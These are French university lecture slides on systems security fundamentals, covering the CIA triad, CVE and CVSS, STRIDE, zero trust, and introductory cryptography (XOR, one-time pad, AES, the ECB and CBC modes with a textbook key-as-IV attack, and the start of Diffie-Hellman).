Méthode de la Sécurité des Systèmes

Hugo Blanc

Université Lyon 1

Outline

$ whoami

Hugo Blanc

$ whoami

Hugo Blanc

→ Platform Security Engineer @ Doctolib

$ whoami

Hugo Blanc

→ Platform Security Engineer @ Doctolib

→ Enseignant @ UCBL depuis 2022

$ whoami

Hugo Blanc

→ Platform Security Engineer @ Doctolib

→ Enseignant @ UCBL depuis 2022

Adepte du tutoiement :)

$ man platsec

- Linux and containerized workloads hardening
- Networking security, detection automation
- Kubernetes & Cloud security
- Blue team & forensics
- Incident management & response

$ history

- Site Reliability Engineer (aka Cloud sysadmin) @ Virtuo
- DevOps & Security @ DevOps.Works
- Étudiant @ LP ESSIR :)

En cas de questions sur les cours (ou Linux/infosec/cloud en général), ne pas hésiter:
hugo.blanc@univ-lyon1.fr

Best effort pour les réponses :)

Où trouver les cours ?

Slides:

⟹ https://syscall.cafe/t/

Évaluation

Ce cours sera évalué par :

- Un TP noté à faire à la maison
- Un DS sur table de 2h en fin de cours

La note finale sera la moyenne des deux.

LLM & co.

- L'utilisation des LLMs (et autres outils) est **déconseillée** car ils ne participent pas à la réflexion et à l'apprentissage.
- Pas de sanctions si usage des « modéré »des LLMs **pour les TP notés seulement**. Des questions orales de validation des acquis peuvent être posées lors de la restitution.
- Tout aide durant les contrôles sur table sera considérée comme de la triche, et mènera à une note de zéro.

Sommaire

Pré-requis

- Avoir une machine GNU/Linux en état de fonctionnement.
- Avoir un utilisateur différent de `root` appartenant au groupe `sudo`.
- Avoir une connexion à Internet.
- Avoir des connaissances de base sur le fonctionnement de Linux et du terminal.

Outline

Triade CIA

La triade CIA est un concept qui permet de définir sur quoi la sécurité d'un système doit se concentrer:

- la **Confidentialité** (*confidentiality*);
- l'**Intégrité** (*integrity*);
- la **Disponibilité** (*availability*).

Triade CIA

- La confidentialité, telle que définie par l'ISO, est « le fait de s'assurer que l'information n'est accessible qu'à ceux dont l'accès est autorisé ».
- La garantie de la confidentialité constitue l'une des principales motivations des cryptosystèmes, une possibilité concrète rendue réalisable grâce aux techniques de la cryptographie moderne.

Triade CIA




Fig. 1. – La triade CIA, représentant les 3 aspects majeurs la sécurité.

Triade CIA

En informatique, nous voulons garantir ces trois choses pour le traitement des données: le but et qu'elles restent accessible uniquement par les partis autorisés, qu'elles soient inaltérables, et qu'elles soient disponible et accessibles quand nécessaire.

Triade CIA

Exercice

Quel(s) aspect(s) de la triade CIA est (sont) impacté(s) lors des incidents de sécurité suivants:

- Déni de service distribué (*DDoS*) ?
- Injection SQL ?
- Inondation dans le datacenter ?
- Rançongiciel (*ransomware*) ?

Menaces, risques et vulnérabilités

Pour faire en sorte que les trois critères de la triace soient respectés, il faut limiter les **vulnérabilités**.

Une vulnérabilité est une faille d'origine diverse (bug, laisser-aller...) qui créée une faiblesse qu'une **menace** peut exploiter.

Les vulnérabilités connues sont standardisées à l'aide d'un identifiant CVE (*Common Vulnerabilities and Exposures*).

CVE : Common Vulnerabilities and Exposures

CVE est un système de référencement public des failles de sécurité connues.

Chaque vulnérabilité reçoit un identifiant unique au format: `CVE-YYYY-NNNN`

- `YYYY` : année de publication
- `NNNN` : numéro séquentiel (au moins 4 chiffres)

CVE : Exemple d'identifiant

```
CVE-2014-0160 "Heartbleed"
CVE-2017-5754 "Meltdown"
CVE-2021-44228 "Log4Shell"
CVE-2024-3094 "XZ backdoor"
```

Liste 1. – Exemples de CVE célèbres avec leurs surnoms

CVE : Bases de données

Principales sources d'information CVE :

- **MITRE CVE** : base officielle (cve.mitre.org)
- **NVD** : National Vulnerability Database (nvd.nist.gov)
- **CVE Details** : statistiques et recherche avancée
- **Exploit-DB** : exploits et preuves de concept

CVSS : Common Vulnerability Scoring System

Le score CVSS évalue la gravité d'une vulnérabilité sur une échelle de 0 à 10.

Tableau 1. – Échelle de gravité CVSS v3.1

Score	Gravité	Couleur
0.0	None	
0.1 - 3.9	Low	Vert
4.0 - 6.9	Medium	Jaune
7.0 - 8.9	High	Orange
9.0 - 10.0	Critical	Rouge

CVSS : Métriques de base

Le score CVSS se base sur 8 métriques principales :

- **Vecteur d'attaque** : réseau, adjacent, local, physique
- **Complexité d'attaque** : faible ou élevée
- **Privilèges requis** : aucun, faible, élevé
- **Interaction utilisateur.rice** : aucune ou requise
- **Portée** : inchangée ou modifiée
- **Impact confidentialité** : aucun, faible, élevé
- **Impact intégrité** : aucun, faible, élevé
- **Impact disponibilité** : aucun, faible, élevé

CVE : Cycle de vie

```
Découverte → Signalement → Attribution CVE → Publication
    ↓              ↓              ↓              ↓
 Recherche    Coordination    Validation    Diffusion
```

Liste 2. – Processus de publication d'une CVE

CVE : Divulgation responsable

Principes de la divulgation responsable :

- **Signalement privé** au vendeur concerné
- **Délai de correction** (généralement 90 jours)
- **Publication coordonnée** avec correctif
- **Transparence** pour la communauté

CVE : Analyse pratique

Exercice

Analysez la CVE-2021-44228 (Log4Shell) :

1. Consultez la description officielle sur MITRE CVE
2. Identifiez le score CVSS et justifiez-le
3. Quels sont les vecteurs d'attaque possibles ?
4. Quelles sont les mesures de mitigation ?
5. Pourquoi cette vulnérabilité a-t-elle eu un impact majeur ?

Menaces, risques et vulnérabilités

Une **menace** est un danger possible qui peut exploiter une vulnérabilité pour outrepasser des mesures de sécurité.

Les menaces peuvent êtres intentionnelles (*insiders*, attaquant·e…) ou accidentelles (environnement…).

Le **risque** peut être défini comme suit:

$$\text{Risque} = \text{Menaces} \times \text{Vulnerabilites}$$

Si les menaces ou le nombre de vulnérabilités dans notre SI augmentent, alors le risque augmente également.

Le corollaire est que si nous arrivons à réduire un de ces facteurs (ou les deux !), alors le risque général diminue.

Threat modeling

Afin de savoir comment sécuriser son système pour garantir la triade, il faut commencer par définir un *threat model* (modèle de menace).

La modélisation de menace, ou *threat modeling*, est un process qui vise à réaliser une collection d'hypothèses sur les attaquant·e·s, leur capacités et leur mode opératoire.

STRIDE

Il existe plusieurs méthodologies pour réaliser et compiler ces hypothèses, mais ici nous allons voir la méthodologie nommée **STRIDE**. Cette méthodologie proposée par des ingénieur.e.s de Microsoft en 1999 permet d'identifier des menaces, selon 6 catégories:

- *Spoofing*: usurpation;
- *Tampering*: altération;
- *Repudiation*: répudiation;
- *Information disclosure*: fuite d'informations;
- *Denial of service*: déni de service;
- *Elevation of privileges*: gain de privilèges.

STRIDE

Cette méthodologie est le plus souvent utilisée pour répondre à la question: « qu'est ce qui peut mal se passer ? ». À partir de cette question, nous pouvons réfléchir et émettre des hypothèses qui vont chacune se baser sur une des menaces listées ci-dessus.

Zero Trust

Avec la complexité croissante des systèmes informatiques et des attaques, de nouvelles façons de penser le réseau apparaissent. Une d'entre elle est nommée le **Zero Trust**.

Zero Trust

Le Zero Trust est un concept de sécurité qui suppose que tous les réseaux sont hostiles et ne doivent pas être implicitement fiables: notre hypothèse de base est que **le réseau de notre entreprise est compromis**.

Ainsi, il est nécessaire de mettre en place des techniques et méthodes pour pouvoir malgré tout garantir la triade CIA: le chiffrement de bout en bout et *at rest*, l'authentification mutuelle entre les clients et les services, principes de *least privileges* (RBAC), four-eyes...

Zero Trust

Comme l'environnement est considéré comme compromis et la présence adverse comme persistante, la confiance doit être renouvelée périodiquement par une ré-authentification, et toutes les actions doivent être loggées pour faciliter l'audit et le *forensic*.

En résumé

La difficulté dans la sécurisation d'un système d'information est qu'il faut que nos objectifs soient respectés, peu importe ce qu'entreprennent les attaquant·e·s.

En résumé

Il est par exemple très facile de garantir que quelqu'un·e ai accès à un système: il suffit de lui demander.

En revanche, il est beaucoup plus complexe de garantir que cette personne uniquement puisse accéder au système.

Cela implique d'essayer d'imaginer ce que toutes les personnes sur Terre pourraient tenter pour accéder au système de manière illégitime.

En résumé

La sécurité est un processus **itératif**. A chaque itération, on essaie d'identifier le lien le plus fragile du système et de le renforcer.

Cela peut se faire par la modification du threat model, par la mise à jour des mécanismes (patcher un bug...) etc.

En résumé

Il faut noter qu'il est généralement **beaucoup plus complexe de défendre** un système que de l'attaquer. Sur 1000 attaques:

- l'attaquant·e ne doit réussir qu'une seule fois;
- le·la défenseur·euse doit réussir à chaque coup;
- **aucun système n'est sécurisé à 100 pour 100**.

En résumé

Une des approches pour sécuriser son SI, en tant que défenseur·euse, est de faire en sorte que le coût de l'attaque soit supérieur à la valeur de ce qu'il y a sur le système.

En résumé

Globalement, il est bon de garder en tête que:

- Si l'attaquant·e obtient un accès physique, c'est *game over* pour vous.
- Sur le long terme, le chiffrement ne fais que rajouter de la latence vers une fin inévitable: le déchiffrement.
- Les *malwares* sont de partout, et sont bien plus évolués que les logiciels anti-virus.
- La porte d'entrée n'est pas que logiciel, elle peut être matérielle ou humaine.

Outline

XOR

Le OU exclusif (*exclusive OR*, XOR) est un **opérateur booléen binaire** qui est:

- **vrai** quand la première ou la deuxième entrée est à vrai, **mais pas les deux**;
- **faux** sinon.

En mathématiques et cryptographie, le XOR est généralement représenté par le symbole $\oplus$.

Les propriétés du XOR sont donc:

$$0 \oplus 0 = 0 \quad 0 \oplus 1 = 1$$
$$1 \oplus 0 = 1 \quad 1 \oplus 1 = 0$$

On peut également montrer que $a \oplus b \oplus a = b$:

$$\begin{aligned} a \oplus b \oplus a &= a \oplus a \oplus b \\ &= 0 \oplus b \\ &= b \end{aligned}$$

Cette propriété est **très importante pour le chiffrement** (on peut imaginer que le premier XOR chiffre, et l'autre déchiffre).

XOR

Exercice

Quel est le résultat en base 2 de l'opération binaire suivante ? En base 16 ?

$$\begin{array}{r} 110011 \\ \oplus\ 101010 \\ \hline \end{array}$$

Chiffre de Vernam

Le XOR peut sembler simple en apparence, mais permet la mise en œuvre de la méthode de chiffrement la plus robuste qui soit: **le chiffre de Vernam** (*one-time pad* en anglais).

Chiffre de Vernam

Le chiffrement par chiffre de Vernam repose sur 3 principes:

- la clé doit être une suite de bits **au moins aussi longue** que le message à chiffrer;
- les bits composant la clé doivent être choisis de manière **totalement aléatoire**;
- chaque clé ne doit être utilisée **qu'une seule fois**.

Chiffre de Vernam

Si ces 3 règles sont appliquées, le cryptosystème offre **une sécurité absolue**, selon la théorie du chiffrement de Shannon:

> Étant donné une clé réellement aléatoire et utilisée qu'une seule fois, un texte chiffré peut être traduit en n'importe quel texte en clair de même longueur, et tous ont la même probabilité.

Chiffre de Vernam

Cependant, cette méthode de chiffrement est rarement employée, car complexe à mettre en place:

- pour chiffrer un fichier de 10GB, il faut une clé de 10GB;
- l'échange de la clé nécessite un canal sûr (dont potentiellement déjà chiffré);
- etc.

Chiffrement par bloc

Le chiffrement par bloc (*block cipher*) est une des deux grandes catégories de chiffrement en **cryptographie symétrique**, avec le chiffrement par flux.

Chiffrement par bloc

La modélisation mathématique des algorithmes de chiffrement par bloc est la suivante:

$$C = E(k, P)$$

où la fonction E transforme les blocs de texte clair P en blocs chiffrés C en utilisant une clé secrète k.

Chiffrement par bloc

Afin de simplifier la mémorisation des symboles et la lecture des équations, on peut garder en tête que E est pour « Encrypt », P pour « Plain text » (texte en clair), C pour « Cipher text » (texte chiffré) et k pour « key », la clé secrète.

Chiffrement par bloc

Une fois chiffrés, les blocs peuvent être déchiffrés en utilisant la même clé k avec une fonction de déchiffrement D:

$$P = D(k, C)$$

La taille des blocs varie de 64 à 512 bits en fonction des algorithmes.

On peut modéliser ces deux opérations comme suit:




Fig. 2. – Schématisation du fonctionnement de base des algorithmes de chiffrement par bloc.

AES

L'algorithme de chiffrement par bloc le plus connu est **AES** (*Advanced Encryption Standard*, auparavant appel **Rijndael**, un dérivé des noms des deux cryptographes belges qui l'ont inventé).

Cet algorithme a été désigné puis choisi comme standard à la suite d'un concours public et *peer-reviewed* organisé par le NIST[1] en 2001.

[1] *National Institute of Standards and Technology.*

AES

Il est le successeur de **DES** (*Data Encryption Standard*), datant de 1970, et qui comporte des vulnérabilités et surtout une taille de clé limitée (56 bits).

AES

AES fonctionne avec des clés de taille 128, 192 et 256 bits, et utilise des blocs d'une taille de 128 bits.

Il n'existe à ce jour aucune attaque pratique connue contre cet algorithme.

Bien que qu'il y ait eu quelques tentatives au cours des dernières années, la plupart d'entre elles impliquent des attaques sur les clés elles-mêmes ou sur des versions réduites d'AES[1].

[1] Alex Biryukov, Orr Dunkelman, Nathan Keller, Dmitry Khovratovich, et Adi Shamir, *Key recovery attacks of practical complexity on AES variants with up to 10 rounds.*

AES

L'algorithme AES est un réseau de **substitution-permutation**:

Design générique pour les algorithmes de chiffrement par bloc où les blocs sont chiffrés par une répétition de substitutions et de permutations.

Ces opérations de substitution et permutation sont réparties sur plusieurs étapes indépendantes: **Key schedule**, **SubBytes**, **ShiftRows**, **MixColumns**, **AddRoundKey**.

Chiffrement par bloc

Exercice

Un chiffrement par bloc par lui-même fonctionne parfaitement pour chiffrer, comme son nom l'indique, un seul bloc. Comment pourrions-construire un système de chiffrement de flux ?

Chiffrement de flux

Comme nous l'avons à la fin du chapitre précédent, afin de passer du chiffrement par bloc à un chiffrement par flux, nous devons transformer un flux continu en *chunks* plus petits d'une taille fixe, puis opérer sur chacun de ces *chunks*. La façon de les séparer et des les traiter est nommé le **mode d'opération**.

Définition

Le mode d'opération décrit comment appliquer de manière répétée l'opération monobloc d'un chiffrement pour transformer de manière sécurisée des quantités de données supérieures à un bloc.

ECB

L'*Electronic Codebook Block* (ECB) est le mode d'opération le plus simple, mais également le moins robuste. Le message à chiffrer est découpé en plusieurs blocs qui sont chiffrés séparément, sans avoir d'influence les uns sur les autres.

ECB




Fig. 3. – Schématisation du fonctionnement du mode d'opération ECB.

Exercice

Quel est sont les avantages d'un tel mode d'opération ? Le principal défaut ?

ECB

Prenons comme exemple les deux chaînes de caractères, qui représentent le propriétaire d'une maison et le prix de cette dernière:

```
JOHN__105000
JACK__500000
```

ECB

Si l'on chiffre le premier message suivant le mode d'opération ECB et une taille de bloc de deux octets (soit deux caractères), on obtient par exemple:

```
JO|HN|__|10|50|00
Q9|2D|FP|VX|C9|IO
```

ECB

Si l'on répète l'opération avec le second message et (évidemment) la même clé, on obtient:

```
JA|CK|__|50|00|00
LD|AS|FP|C9|IO|IO
```

ECB

On remarque que des paires de caractères identiques apparaissent dans les deux messages chiffrés:

```
1: Q9|2D|FP|VX|C9|IO
2: LD|AS|FP|C9|IO|IO
```

ECB

Du point de vue de l'attaquant·e, c'est très utile: si l'on connaît quelle entrée donne quelle sortie, nous pouvons finir construire une table de toutes les entrées possibles et leur sorties correspondantes, et ainsi pouvoir déchiffrer n'importe quel texte chiffré sans même connaître la clé !

ECB

Voici un exemple un peu plus visuel avec une image, en affichant respectivement l'image en clair, l'image chiffrée avec le mode ECB et des blocs de 4 pixels, puis avec le mode CBC et des blocs de 4 pixels:




Fig. 4. – Comparaison du chiffrement d'une image avec les modes ECB et CBC.[1]

[1] https://fr.wikipedia.org/wiki/Mode_d%27op%C3%A9ration_(cryptographie)

CBC

Le *Cipher Block Chaining* (CBC), est un mode où l'on applique sur chaque bloc un XOR avec le chiffrement du bloc précédent avant qu'il ne soit lui même chiffré.

CBC

De plus, pour rendre chaque message unique, on utilise un **vecteur d'initialisation** (IV).

Définition

Le vecteur d'initialisation, aussi appelé IV, est un bloc de bits utilisé pour « randomiser » le chiffrement, et donc produire des textes chiffrés distincts même si le même texte en clair est chiffré plusieurs fois.

> **Remarque**
>
> Le vecteur d'initialisation est comparable à un **seed**.

CBC

En mode CBC, on applique sur chaque bloc un XOR avec le chiffrement du bloc précédent avant qu'il soit lui-même chiffré. L'IV est quant à lui utilisé uniquement sur le premier bloc. Mais comme les résultats des blocs sont interdépendants, il influence tout le reste de la chaîne.

CBC




Fig. 5. – Schématisation du fonctionnement du mode d'opération CBC.

Exemple d'attaque sur CBC

Le mode d'opération CBC résout une partie des problèmes que l'on retrouve avec ECB, mais vient avec ses défauts. Il est notamment possible, dans certains cas, de retrouver la clé k.

Exemple d'attaque sur CBC

Imaginons une situation où les personnes en charge de la sécurité utilisent un algorithme de chiffrement en mode CBC. De nombreux systèmes utilisent la clé k en tant que vecteur d'initialisation: après tout, il nous faut un secret et avec k, nous en avons déjà un ! De plus, cela améliore les performances car l'expéditeur et le destinataire n'ont pas à s'échanger l'IV explicitement car ils connaissent déjà la clé.

Exemple d'attaque sur CBC

Cette configuration est vulnérable en cas d'interception par un·e acteur·rice malveillant·e: si Alice envoie un message à Bob, et que Charlie peut l'intercepter et le modifier, il peut alors réussir à trouver la clé:

- Alice transforme son texte clair P en trois blocs P_1, P_2 et P_3, et les chiffre en mode CBC avec une clé k (clé servant également en tant qu'IV).
- Elle obtient donc le texte chiffré $C = C_1 C_2 C_3$ qu'elle envoie à Bob.
- Avant que le message atteigne Bob, Charlie l'intercepte et le modifie pour qu'il devienne $C' = C_1 Z C_1$, où Z est un bloc rempli de *null bytes* (`0x00`)

Exemple d'attaque sur CBC

Ensuite Bob déchiffre C' et a donc trois blocs de texte en clair P'_1, P'_2, P'_3:

$$\begin{aligned} P'_1 &= D(k, C_1) \oplus \mathrm{IV} \\ &= D(k, C_1) \oplus k \\ &= \mathrm{P1} \end{aligned}$$

$$\begin{aligned} P'_2 &= D(k, C_1) \oplus C_1 \\ &= R \end{aligned}$$

$$\begin{aligned} P'_3 &= D(k, C_1) \oplus Z \\ &= D(k, C_1) \oplus 0 \\ &= D(k, C_1) \\ &= P_1 \oplus \mathrm{IV} \end{aligned}$$

R est un bloc aléatoire, son contenu ne nous intéresse pas.

Exemple d'attaque sur CBC

> **Remarque**
>
> À partir de maintenant, nous partons du principe que nous sommes dans un contexte de d'attaque à texte chiffré choisi[1], ce qui signifie que lea cryptanalyste a accès aux blocs déchiffrés.

[1] https://en.wikipedia.org/wiki/Chosen-ciphertext_attack

Exemple d'attaque sur CBC

Seuls $P_1' = P_1$ et $P_3' = P_1 \oplus \text{IV}$ nous intéressent dorénavant. En appliquant une des règles vues dans le chapitre XOR, nous retrouvons l'IV:

$$(\text{P1} \oplus \text{IV}) \oplus \text{P1} = \text{IV}$$

Nous sommes partis du postulat que l'IV est égal à k, nous venons alors de retrouver la clé de chiffrement.

Exemple d'attaque sur CBC

Cet exemple n'est qu'une des nombreuses attaques possibles sur le mode CBC (*Padding Oracle*, ...).

Pour AES, le **mode d'opération recommandé est GCM** (*Galois/Counter Mode*) qui à cause, de sa complexité, ne sera pas ne sera pas détaillé dans ce cours.

Échange de clés

L'échange de clés, et plus généralement l'échange de secrets, est une composante essentielle de tout cryptosystème utilisant du chiffrement symétrique.

En effet, pour qu'un.e destinataire.rice puisse déchiffrer un message chiffré avec la clé k, il faut au préalable qu'il connaisse la clé: elle doit donc transiter d'un parti à l'autre à un moment donné.

Échange de clés

Il existe des méthodes extrêmement fiables pour partager une clé, comme par exemple

Échange de clés

Il existe des méthodes extrêmement fiables pour partager une clé, comme par exemple se donner rendez-vous dans un endroit gardé secret et ne pas prendre d'appareil numérique qui puisse enregistrer, ainsi que de prendre aucune note.

Cependant, ce genre de méthodes sont 1) extrêmement contraignantes et 2) longues à implémenter (de plusieurs heures à plusieurs jours).

Échange de clés

Il a donc fallu mettre en place de nouvelles techniques, et une des plus utilisées est l'échange de clé **Diffie-Hellman**.

Échange de clés

L'échange de clés Diffie-Hellman est une méthode permettant à deux agents d'établir un secret commun de manière **publique**. Cette méthode a été publiée en 1976 et a valu à ses deux concepteurs (Whitfield Diffie et Martin Hellman) le prix Turing en 2015.

Échange de clés

Diffie-Hellman est utilisé absolument partout: dès que vous allez sur Internet, dès qu'il y a établissement d'une connexion TLS...

Son fonctionnement est assez simple à comprendre en utilisant un système de couleurs.

Échange de clés

1. Première étape: Alice et Bob choisissent chacun un secret qu'ils gardent pour eux (a et b) et se mettent d'accord sur un autre secret commun (g).

